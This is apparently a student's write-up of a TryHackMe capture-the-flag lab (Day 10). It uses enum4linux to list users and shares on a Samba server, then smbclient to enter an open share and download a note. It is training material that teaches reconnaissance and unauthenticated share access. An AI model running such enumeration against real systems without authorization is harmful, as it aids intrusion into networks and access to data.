Password for [WORKGROUP\1211103426]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0   Wed Nov 11 21:12:07 2020
..               D            0   Wed Nov 11 20:32:21 2020
jingle-tunes     D            0   Wed Nov 11 21:10:41 2020
note_from_mcskidy.txt  N        143   Wed Nov 11 21:12:07 2020

10252564 blocks of size 1024. 5365852 blocks available
smb: \> get note_from_mcskidy.txt
getting file \note_from_mcskidy.txt of size 143 as note_from_mcskidy.txt (0.2
KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \>

(1211103426@kali)-[~]
$ cat /home/kali/note_from_mcskidy.txt
Hi Santa, I decided to put all of your favourite jingles onto this share - al
lowing you access it from anywhere you like! Regards ~ ElfMcSkidy
```

By using command 'ls', we can see what is inside the 'tbfc-santa'. There is one text file and 1 specified directory. Observe the text file by downloading it into our machine using 'get' command. After downloading the file, we can read the file with 'cat'. In the text file, we know that McSkidy put Santa's favourites in that share. Return to the share, we can guess the directory that McSkidy leaves for Santa is 'jingle-tunes'.

Thought Process/Methodology:

On Day 10, we are going to use enum4linux to enumerate information from Windows and Samba systems (as now we are doing only on Samba/SMB server only) on the IP address given by TryHackMe. Simply use 'enum4linux' command in the terminal followed by tags/options such as '-U' to get the userlist, '-S' to get the sharelist in the server. We see there are several sharelist exist and perhaps some of them can be accessed. This can be done by using 'smbclient'; a client that can 'talk' to an SMB server. Use 'smbclient' command in the terminal and follow up with the IP address and sharename that we want try to access. Take a hint in the enumeration earlier, only 'tbfc-santa' sharename does not 'DENIED' the process. So now we know that we can access that share easily. After running the command, use 'ls' to see what is inside the share. There will be directories and a text file. Try to download the text file using 'get' command and 'cat' to read the file. As we read further in the text file, McSkidy leaves Santa a directory in that 'share'. The directory is 'jingle-tunes'.